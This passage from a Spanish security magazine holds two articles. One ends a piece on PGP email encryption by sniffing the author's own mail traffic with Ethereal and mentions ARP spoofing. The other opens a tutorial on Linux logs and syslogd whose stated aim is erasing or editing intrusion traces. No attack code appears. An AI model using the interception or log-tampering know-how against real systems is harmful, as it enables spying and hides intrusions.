


Imagen 21




Imagen 22

```
Hola, esto es una prueba...

Wadalbertia über alles!
```

Listado 8

```
master@blingdenstone:~$ gpg --armor --recipient 0xaf9593e1 --sign --encrypt-files texto.txt

You need a passphrase to unlock the secret key for
user: "Death Master <correo_electrónico>"
4096-bit RSA key, ID AF9593E1, created 2003-07-21

master@blingdenstone:~$
-----END PGP MESSAGE-----
```

Listado 9

de utilizar OpenPGP "universal". Por ejemplo, podemos estar usando un cliente que no tenga soporte para OpenPGP, o que lo tenga mediante complicados plugins o scripts; o puede que estemos usando un cliente webmail y hayamos recibido un correo cifrado y/o firmado que queramos descifrar y/o verificar.

Sea cual sea el caso, es útil tener a mano una forma general de usar OpenPGP para correo electrónico. Para ello vamos a usar las capacidades de cifrado de texto plano de GnuPG, KGPG y PGP. Para este ejemplo voy a mandar un correo cifrado desde mi cuenta de gmail mediante la interfaz webmail (no suelo utilizar gmail, y cuando lo hago es a través de Thunderbird).

Lo primero, vamos a escribir un texto (yo usaré mi queridísimo Vim :-P) (***listado 8***).

Ahora lo cifraremos con GnuPG... (***listado 9***).

Con lo que hemos obtenido un fichero texto.txt.asc que contiene:(***listado 10***).

Copiamos el texto, lo pegamos en la ventana de composición de mensaje del webmail (***imagen 21***), y lo enviamos. Ahora comprobamos que ha llegado, se descifra y la firma se verifica correctamente (***imagen 22***). Consultando la consola de enigmail vemos que efectivamente así es: (***listado 10***).

Mediante este método podemos transmitir mensajes cifrados por cualquier medio que permita el envío de texto, y no únicamente limitarnos al correo electrónico... pensad en otros ejemplos de comunicación con texto: IRC, mensajería instantánea... pero también existen formas de cifrar automáticamente en estos medios. Ya hablaremos de ello a su debido tiempo... ;-)

Ejemplo práctico

¿Realmente es tan necesario el uso de criptografía? ¿Son tan inseguros nuestros correos electrónicos? En realidad esto es como todo: tiene tanta importancia como tú quieras darle. No veo ningún problema en mandarle a un amigo un correo sin cifrar en el que le dices que habéis quedado a las 22.00 en la estación de metro; pero en cambio me preocupa sobremanera cómo enviar a ese mismo amigo las claves de acceso a la base de datos del foro, y quien dice claves de acceso dice número de cuentas, documentos importantes...

Por eso, vamos a ver un ejemplo de lo fácil que resulta espiar el correo electrónico. Para ello voy a usar el magnífico sniffer Ethereal (http://www.ethereal.com/) para capturar el tráfico de diversos correos



```
-----BEGIN PGP MESSAGE-----
Version: GnuPG v1.4.0 (GNU/Linux)

hQIMAyaE+coCYLuwARAAiszhc4nwZEwMWoGRkLbVgxkQPeKC1mw6maoZupPifL0V
{...}
```

Listado 10

```
enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --status-fd 2 -d --passph
rase-fd 0 --no-use-agent
gpg: encrypted with 4096-bit RSA key, ID 0260BBB0, created 2003-07-21
      "Death Master <correo_electrónico>"
gpg: Signature made Sat May  7 15:53:05 2005 CEST using RSA key ID AF9593E1
gpg: Good signature from "Death Master <correo_electrónico>"

{...}

enigmail> /usr/bin/gpg --charset utf8 --batch --no-tty --status-fd 2 --with-colo
ns --list-keys 6F6F3938AF9593E1
```

Listado 11




Imagen 23




Imagen 24

que voy a enviarme a mí mismo. En este caso voy a capturar el tráfico desde el mismo ordenador que lo genera, pero sería trivial realizarlo desde cualquier otro ordenador de la misma red (con técnicas como ARP Spoofing, por ejemplo) o cualquier ordenador conectado a una red por la que pase el correo electrónico antes de llegar a su destino.

¡¡IMPORTANTE!! Antes de nada, debe quedar MUY clara una cosa: yo voy a utilizar cuentas de correo que son de mi propiedad por lo que no hay ningún problema. Pero en caso de que no fueran mías sí lo habría, pues espiar el correo electrónico es un DELITO MUY GRAVE.

Cada cual es responsable de sus propios actos.

Para nuestro primer ejemplo voy a mandar un correo electrónico sin cifrar desde una cuenta con correo saliente SMTP hasta una cuenta con correo entrante POPS (con SSL). El camino que seguirá el correo será:

Origen -> Access Point -> Router -> {Internet} -> Servidor SMTP -> {Internet} -> Servidor POPS -> {Internet} -> Router -> Access Point -> Destino

Explicaré brevemente la leyenda utilizada: en verde está marcado el trayecto durante el cual el correo es completamente legible para cualquiera interesado en él; en amarillo está marcado el trayecto durante el cual no sabemos el grado de seguridad del correo (aunque posiblemente sea bajo o nulo); y en rojo está marcado el trayecto durante el cual el correo es ilegible para cualquiera (excepto para nosotros en el destino) y es por tanto seguro.

Al usar correo SMTP sin cifrar, el correo hasta llegar al servidor viaja como una postal, completamente visible. Desde el servidor SMTP hasta el servidor POPS no conocemos el grado de seguridad




Imagen 25

que mantienen las conexiones entre los nodos, pero muy posiblemente sea nulo. Desde el servidor POPS hasta nosotros, la conexión viaja cifrada con SSL por lo que podemos considerar que el correo está seguro.

En la primera flecha, la conexión entre el origen y el AP, es donde voy a capturar el tráfico (***imagen 23***). Observando el log generado por Ethereal encontramos cosas interesantes:

- Comandos del servidor: EHLO [192.168.0.32]
- Cabeceras del correo: User-Agent: Debian Thunderbird 1.0.2 (X11/20050331)
- El propio cuerpo del correo: Probando correo sin cifrar...

Como vemos, el correo entero está "al desnudo" con este envío. Pero podría haber sido peor... por ejemplo si el destinatario utilizara POP sin cifrado para la recepción del mensaje:

Origen -> Access Point -> Router -> {Internet} -> Servidor SMTP -> {Internet} -> Servidor POP -> {Internet} -> Router -> Access Point -> Destino

Lo que en la práctica significa una postal desde su origen a su destino.

Ahora probaremos a enviar un correo cifrado electrónico sin cifrar desde una cuenta que usa SMTPS hasta una cuenta con correo entrante POPS (ambos con SSL). El esquema de la conexión sería este:

Origen -> Access Point -> Router -> {Internet} -> Servidor SMTPS -> {Internet} -> Servidor POPS -> {Internet} -> Router -> Access Point -> Destino

Al capturar con Ethereal (***imagen 24***) en el mismo punto que en el ejemplo anterior, podemos ver que solamente capturamos un galimatías sin sentido. Pero existe aún un punto flaco, en el intervalo entre el servidor SMTPS y el servidor POPS. De hecho, si el correo fuera enviado a una cuenta que no utilizara SSL para recibir correo, el esquema sería el siguiente:

Origen -> Access Point -> Router -> {Internet} -> Servidor SMTPS -> {Internet} -> Servidor POP -> {Internet} -> Router -> Access Point -> Destino

Como vemos, SSL ofrece seguridad, pero solamente dentro de su "jurisdicción", es decir, que más allá de la conexión entre cliente y servidor, la cosa queda a merced de los medios que conecten los servidores.

Ahora probaremos a mandar un correo electrónico cifrado con PGP desde una cuenta con correo saliente SMTP hasta una cuenta con correo entrante SMTP (ambas sin SSL). El esquema es el siguiente:

Origen -> Access Point -> Router -> {Internet} -> Servidor SMTP -> {Internet} -> Servidor POP -> {Internet} -> Router -> Access Point -> Destino

Capturando con Ethereal (***imagen 25***) podemos observar que únicamente podemos cotillear las cabeceras del correo, los comandos del servidor y poco más, pero que el cuerpo del mensaje aparece cifrado en forma de armadura PGP, y de ahí no podremos sacar nada. Como veréis, hemos eliminado hasta la zona muerta que cubría la conexión entre los servidores de correo y que hasta ahora no habíamos podido controlar por ningún medio. Además, al enviar correos cifrados con PGP, aunque el destinatario utilice servidores sin conexiones seguras, el correo seguirá siendo ilegible.

¿Existe alguna opción más segura? Sí, cifrar correos con PGP y usar servidores con conexiones SSL, de forma que ni tan siquiera las cabeceras y los comandos del servidor podrán ser vistos mediante sniffers.

Espero que estos inocentes ejemplos os hayan hecho pensar en la importancia de utilizar los medios que están a nuestro alcance para aumentar nuestra seguridad a la hora de utilizar las funcionalidades que las nuevas tecnologías nos brindan.

Con esto terminamos el artículo de este número. Como siempre, si existen dudas y/o problemas con cualquier práctica o elemento teórico, no tenéis más que hacernos una visita en el foro, donde os recibiremos encantados. Os espero en el próximo número, cuya temática... es una sorpresa. :-P

Ramiro C.G. (alias Death Master)



SEGURIDAD



Control de Logs en GNU/Linux

Muy buenas, es la primera vez que escribo para la revista, espero que os guste y no quedéis decepcionados :-). Si creéis que algo no está bien, veis alguna errata o tenéis alguna duda, posteadla en el foro (http://www.hackxcrack.com), y se hará lo que se pueda :-p.

Este artículo es bastante teórico, siento que sea así, pero es que la teoría es necesaria para luego saber aplicarla a la práctica, el borrado/edición de "huellas" :-). Aun así espero que sea lo más ameno posible ;)

Como partimos desde cero, voy a empezar explicando lo más básico... Si ya sabes lo que son los logs y donde se guardan, sáltate este apartado. Si ya crees saberlo todo sobre los logs, pasa al siguiente artículo! :P

1. ¿Qué son los ficheros log?

Bien, supongo que la mayoría ya lo sabréis, o habréis oído hablar de ellos, pero siguiendo la filosofía de la revista vamos a explicarlo **todo** paso a paso.

Los ficheros log se encargan de registrar los eventos que ocurren en el sistema, aplicaciones incluidas. ¿Qué eventos? Pueden ser accesos al sistema, mensajes de información del kernel, el tráfico capturado por un sniffer e incluso los famosos logs del IRC, TODO esto son ficheros log, o en cristiano, ficheros de registro. Normalmente "ficheros log" lo solemos recortar a simplemente "**logs**", así que de aquí en adelante me referiré a ellos como logs ;)

El usuario doméstico suele pensar que los logs no tienen ninguna utilidad, o que para qué los van a revisar si a él no le van a hackear... O simplemente no sabe de su existencia... Bien, yo no soy ningún SysAdmin (Administrador de Sistemas) pero en alguna ocasión me han solucionado más de un problema. Hace algún tiempo teníamos una página de un clan del Age of Empires, con PHP-Nuke instalado, había "pique" entre clanes y un buen día la página apareció "defaceada". Gracias a los logs que me permitía ver mi hosting, para ser más concretos los de Apache (access.log) pude averiguar la IP del juanker (no, El_JuanKer no fue :D) que nos había fastidiado, que resultó ser uno de otro clan. No pudimos hacer nada legalmente, pero bueno :P. Esto no deja de ser una anécdota, pero es para que veáis que los logs sí que tienen su utilidad, incluso para los que no son administradores de sistemas.

Para los SysAdmins es **obligatorio** revisar los logs! Si eres SysAdmin y no revisas los logs... tirón de orejas y a partir de ahora a revisarlos!

Ficheros logs hay de dos tipos, los de **texto plano** y los **binarios**, que dependen de aplicaciones externas para ver la información que contienen.

2. ¿Dónde se guardan los logs?

En general, se pueden guardar donde el usuario quiera, excepto algunas aplicaciones que los guarda donde a ella le da la gana, pero casi siempre nos dejarán

```
Gnome-Terminal | Feel the power of Linux Desktop, use GNOME
File  Edit  View  Terminal  Tabs  Help
root@Monpe:/var/log # ls
1                        dmesg                 kismet        news
acpid                    evms-engine.1.log     ksymoops      screen1.png
acpid.1.gz               evms-engine.2.log     lastlog       scrollkeeper.log
apache2                  evms-engine.3.log     lpr.log       scrollkeeper.log.1
aptitude                 evms-engine.4.log     mail.err      syslog
auth.log                 evms-engine.5.log     mail.info     syslog.0
auth.log.0               evms-engine.6.log     mail.info.0   user.log
base-config.log.1        evms-engine.7.log     mail.log      user.log.0
base-config.timings.1    evms-engine.8.log     mail.log.0    uucp.log
btmp                     evms-engine.9.log     mail.warn     wtmp
cups                     evms-engine.log       messages      XFree86.0.log
daemon.log               exim4                 messages.0    XFree86.0.log.old
daemon.log.0             fontconfig.log        mysql         Xorg.0.log
debian-installer         gdm                   mysql.err     Xorg.0.log.old
debug                    kern.log              mysql.log     Xorg.20.log
debug.0                  kern.log.0            nessus
root@Monpe:/var/log # screenshot!
```

Captura del contenido del directorio /var/log de mi Ubuntu. *Figura 1*

elegir la ruta donde guardar los logs. Por ejemplo, en el snort añadimos el parámetro "-l /ruta/de/logueo" al ejecutarlo y lo guardará en la ruta que le hayamos indicado, o también hay algunos programas que en la compilación se puede especificar la ruta de los logs. El demonio Syslogd también maneja las rutas de logueo, pero esto lo veremos más adelante, en el apartado de Syslogd.

Como hemos dicho en este último párrafo, los logs se pueden guardar donde el usuario quiera, pero normalmente se usa un directorio "estándar" para guardarlos, el */var/log*. Dentro de este directorio suelen estar todos los logs del sistema por defecto. Algunas distros de GNU/LiNUX usan otro directorio, el */var/adm*, y no me preguntéis porque :P.(***figura 1***)

3. Los ficheros log: cuales son y una breve explicación

Ahora vamos a entrar en materia ya... Vamos a ver los archivos log más comunes de GNU/Linux y UniX en general, junto a una breve descripción.

Puede que algunos de los logs que nombro no aparezcan en vuestra distro... al menos por defecto. Ahí ya no me puedo meter, cada distro es un mundo, voy a nombrar los que son más "vistos" en la mayoría de distros y Unix en general, si alguno no aparece no te preocupes, sigue leyendo ;)

Los he dividido en ficheros log de texto plano y binarios:

3.1. Ficheros log de texto plano

/var/log/syslog: En este fichero log se almacenan todos los logs por defecto. En teoría es el más importante, aquí estará TODO lo que busquemos, si no está en ningún otro fichero log estará aquí... Pero esto lo podemos cambiar, en el apartado de syslogd lo veremos.

/var/log/messages: Contiene mensajes del sistema, no es un log "alerta", es más bien informativo. Puede venir bien para arreglar posibles problemas en el sistema.

/var/log/secure: En este fichero están los logs de todas las conexiones que se realizan hacia nuestra máquina.

/var/log/auth.log: Contiene el registro de todas las autentificaciones en el sistema, tanto las "buenas" como las fallidas.

/var/log/debug: Aquí es donde se almacena la información de depuración de los programas que ejecutamos en el sistema. Esta información la envía el núcleo del sistema (Kernel) o bien los propios programas.

/var/log/kern.log: Aquí están los mensajes que vienen del kernel.

/var/log/daemon.log: Contiene los logs de los demonios que se cargan en el sistema.

/var/log/mail.log: En caso de tener un servidor SMTP en el equipo, nos muestra información de todos los mensajes que entran y salen de nuestro servidor.

/var/log/boot.log: Contiene los mensajes de arranque del sistema.

/var/log/loginlog: Este fichero log contiene los registros de intentos de login fallidos. Solo se registran si se han realizado 5 o más intentos fallidos, aunque esto se puede cambiar en el archivo */etc/default/login* en la entrada *RETRIES*, modificando el número que salga por el que queráis.

/var/log/sulog: Contiene información acerca de las ejecuciones de la orden **su**. Indica la fecha, la hora, el usuario que lanza el comando **su** y el login que adopta, la terminal asociada y si se ha realizado con éxito (+) o fracaso (-). En algunas distros Linux es necesario editar el fichero */etc/login.defs* y marcar que sí queremos loguear los registros de "su".

$HOME/.bash_history: Mmm... este log se suele pasar por alto, pero puede tener información sensible, lo que contiene este fichero es un historial de todos los comandos que hemos ejecutado en la shell BASH... El $HOME quiere decir que está en la carpeta home del usuario, en mi caso está en /home/ivan/.bash_history.

$HOME/.mysql_history: Este también es muy peligroso, solo si está instalado el cliente MySQL encontraremos este fichero log. Contiene todas las órdenes introducidas en el cliente mysql, por ejemplo, si introducís una orden para cambiar la contraseña de root de MySQL, aquí quedará grabada esa órden... Lo del $HOME es igual que en el log anterior.

3.2. Ficheros log binarios

/var/log/wtmp: Almacena toda la información de conexiones y desconexiones al sistema.





La estructura de este fichero es *utmp*. Contiene información como el nombre de usuario, por donde accede, el origen y la hora de acceso. Al ser un fichero binario, para verlo se necesita un programa externo, en este caso, se tiene que ejecutar el comando **last**.

/var/log/utmp: Contiene información de todos los usuarios conectados. No incluye los usuarios que están conectados a servicios como FTP, IMAP, etc. La razón es que estos servicios no utilizan utmp para loguear.

Como en el caso anterior y en todos los binarios, para verlo es necesario teclear el comando **w** o **who**, que dará una salida con los logins de los usuarios conectados, la terminal por la que se han conectado, la fecha y la hora.

/var/log/lastlog: Contiene la fecha y la hora de la última conexión de cada usuario existente en el sistema. Si un usuario nunca se ha logueado, en vez de salir la fecha y la hora de la última conexión saldrá el mensaje "***Nunca ha entrado***". El visor para ver la información de este log es el comando **lastlog**.

/var/log/faillog: Contiene los intentos de login fallidos que se han hecho en el sistema. Es muy parecido al anterior, pero en vez de mostrar los últimos accesos, muestra los intentos de login fallidos. El visor para verlo es el comando **faillog**.

acct (o pacct): Registra los comandos ejecutados por todos los usuarios. Solamente los comandos, los argumentos no. Funciona si está activado el proceso "*Accounting*", que se activa mediante el comando ***accton***, y es necesario tenerlo instalado, aunque en algunas distros ya viene por defecto. Si no lo tenemos instalado ya sabéis, "***apt-get install acct && accton***" y si no usáis Debian o alguna basada en ésta buscáis el .tar.gz y lo instaláis. Este log es bastante eficaz, por ejemplo aunque el 'atacante' pare el proceso *acct*, en el log aparecerá el comando ejecutado por el atacante para pararlo. El único inconveniente es que si usamos bastante la máquina el log se hará enorme y eso no es muy recomendable :P.

Para ver los logs es necesario ejecutar el comando **lastcomm** o **acctomm**. Ahora vamos a ver una de las partes más importantes de los logs de GNU/Linux y UniX, del que seguro habréis oído hablar, sí, me estoy refiriendo al demonio **syslogd** :-p.

4. El demonio Syslogd

¿Qué es Syslogd? **Syslogd** es el demonio de **Syslog**. Ahm... y ¿qué es Syslog? Syslog es un estándar *de facto* para controlar, redireccionar y administrar mensajes log en una red TCP/IP. El término "Syslog" se utiliza indistintamente tanto para el protocolo syslog como para la libreria o aplicación encargada del envío de los mensajes. Syslog se suele usar para la auditoria y administración de sistemas.

El protocolo syslog es muy simple, el emisor de syslog envía mensajes de texto cortos al receptor de syslog. El receptor es el antes mencionado "Syslogd", nótese la "d" del final que significa daemon (demonio). Estos mensajes son enviados a través del protocolo de transporte UDP (ya se ha hablado de UDP en la revista en los excelentes artículos de PyC :)) en texto plano.

Resumiendo, Syslogd es el demonio encargado de loguear los eventos que ocurren en nuestro sistema.

Syslog tiene otro demonio más aparte de syslogd, el **klogd**. De momento no lo vamos a tocar, con saber que es el demonio que se encarga exclusivamente de los mensajes del kernel nos basta, de todas formas, *man klogd* :P


Bien, espero que haya quedado claro lo que es Syslogd y syslog, ahora vamos a lo "fuerte", vamos a ver la configuración del demonio Syslogd...

4.1. Configurando Syslogd

Bien, el demonio Syslogd se configura a través de reglas, como iptables, snort... pero de diferente manera claro ;) Y ¿Dónde se colocan estas reglas? Pues en su archivo de configuración, que está por defecto en */etc/syslog.conf*. Vamos a coger nuestro editor/visualizador de texto plano preferido y vamos a abrir el fichero de configuración, para ver su aspecto. Que, acojona eh? Haceros una idea de lo que nos espera... muahahaha! Es broma, es sencillito, igual al principio cuesta pero no es nada :)(***figura 2***)

Como vemos en el syslog.conf hay bastantes reglas predefinidas y comentarios (las líneas que empiezan

Mi archivo /etc/syslog.conf *Figura 2*



por #). Lógicamente lo que a nosotros nos interesa son las reglas :P. Vemos que todas las reglas tienen el mismo formato, dos campos separados por una o varias tabulaciones. El primer campo se llama **selector** y el segundo campo **acción**.

El selector a su vez consta de las **facilities** y las **priorities**, separadas por un punto. Jarrrllll... las faciqueee?? Prioriqueee??? Que me estás contando... Tranquil@, ahora verás :P

La acción, como su nombre indica, es la acción a tomar cuando se cumple el selector. Normalmente la acción es la ruta de un archivo log, pero también se puede enviar a los usuarios, a la impresora, a otro host... Un poco más adelante veremos esto ;)

Ahora sí, vamos a ver que es eso de las facilities y las priorities, o en cristiano: Las facilidades o servicios y las prioridades, lo he puesto en inglés porque queda más l33t... jajaja no hombre, lo he puesto en inglés porque es como se les suele llamar :P

Las facilities procuran identificar el programa que originó el/los mensaje/s log.

Las priorities clasifican el nivel de importancia del mensaje log.

En el fichero de configuración vemos que aparecen muchas palabras "raras" :P Esas palabras son los tipos de facilities y de priorities, vamos a verlos todos con una breve explicación:

Facilities:

- **kern**: Estos son los logs procedentes del kernel.
- **user**: Son los logs generados por procesos aleatorios del usuario.
- **mail**: Logs del sistema de correo, en caso de tener un servidor instalado.
- **daemon**: Logs procedentes de los demonios del sistema.
- **authpriv y auth (éste último en desuso)**: Logs de seguridad y del sistema de autorizaciones.
- **syslog**: Los logs generados internamente por el demonio syslogd.
- **lpr**: Logs procedentes de la/s impresora/s.
- **news**: Logs del sistema de noticias, en caso de tener un servidor de news instalado.
- **uucp**: Logs generados por el sistema UUCP. UUCP viene de Unix to Unix Copy, uno de los protocolos más antiguos y que originalmente se utilizaba para copiar archivos entre sistemas UniX, pero lo poco que se utiliza actualmente es para enviar y recibir correos electrónicos y noticias.
- **cron**: Logs generados por el demonio CRON. Cron es el encargado de la programación de tareas periódicas, como el comando AT de Windows.

Priorities:

- **debug**: Logs de depuración de un programa.
- **info**: Logs informativos.
- **notice**: Logs de sucesos significativos pero normales.
- **warn o warning**: Logs de advertencia, como el propio nombre indica :P
- **err**: Logs de error.
- **crit**: Logs que indican situaciones críticas.
- **alert**: Logs de alerta. Si nos encontramos con uno de estos, es muy importante hacer algo rápido, si no... Ya sabes... xD
- **emerg**: El sistema se ha vuelto inoperable, vamos que la hemos liao.

Están ordenados de menor a mayor prioridad, *debug* es la prioridad mínima mientras que *emerg* es la prioridad máxima, ya, ya se que no era difícil de adivinar :P

Aquí tienes un esquema que nos servirá para tener todo esto más claro por si no lo has entendido con tanto palabro, también nos servirá como referencia durante un buen rato, así que no lo pierdas de vista :)(***figura 3***)

```
mail.warn;news.warn;auth.*          /var/log/messages
kern,mail.warning                   -/var/log/kern_mail.log
kern,mail.=warning                  -/var/log/kern_mail_warn.log
kern.err;kern.!=warning             /var/log/kern_warn_negado.log
*.alert                             /var/log/alerts.log
```

Figura 3 – Esquema 1

Los selectores

Lo que vemos a la izquierda son los selectores. Dentro de los selectores, en azul tenemos las *facilities*, en rojo las priorities, y en amarillo los caracteres especiales, que ahora explicaré. Si has entendido todo lo explicado y eres buen observador verás que en casi todas las reglas hay 2 o más facilities, y en algunas dos priorities... Bueno, en los selectores se pueden concatenar las facilities y las priorities en una misma línea, si queremos por ejemplo que dos facilities con priorities diferentes se envíen a un mismo fichero log no tenemos más que concatenarlos con un punto y coma (carácter especial), como la primera línea. En la segunda línea vemos dos facilities pero no están separadas por punto y coma, si no por una coma simple (otro carácter especial), esto indica que para los dos se usará la misma prioridad, ahora lo veremos más detalladamente.

Un apunte importante... cuando se especifica una prioridad estamos diciendo "esa prioridad y sus **inferiores**", por ejemplo, si especificamos la prioridad *notice* registrará también los mensajes con prioridad *debug* e *info*, así con todos. Si queremos evitar esto, debemos usar el carácter especial igual (=), como veremos en el próximo apartado.

Caracteres especiales

Los caracteres especiales nos permiten aprovechar más la estructura de lasreglas, vamos a ver los tipos de caracteres especiales que hay, su función y algún ejemplo.



▸ ***El asterisco (*)***: El asterisco se emplea como "comodín". Cuando aparece un asterisco quiere decir que se refiere a todas las facilities o todas las priorities dependiendo de la posición en la que aparezca. Como ejemplo vamos a la figura 3 y vemos que la primera línea tiene el asterisco al final. Como está **detrás** del punto que separa las facilities de las priorities, sabemos que ese asterisco hace de comodín para las priorities, es decir lo que hacemos con ese comodín es indicar "Todas las priorities". En la última línea de la misma figura vemos también como aparece otro asterisco, pero esta vez **delante** del punto, por lo que indica "Todas las facilities". Explicar esto es un poco engorroso, pero una vez lo pillas es de lo más útil, ya que el asterisco como comodín no solo se utiliza aquí, seguro que en la línea de comandos lo has utilizado más de una vez para referirte a un archivo cuando no sabes su nombre completo :P

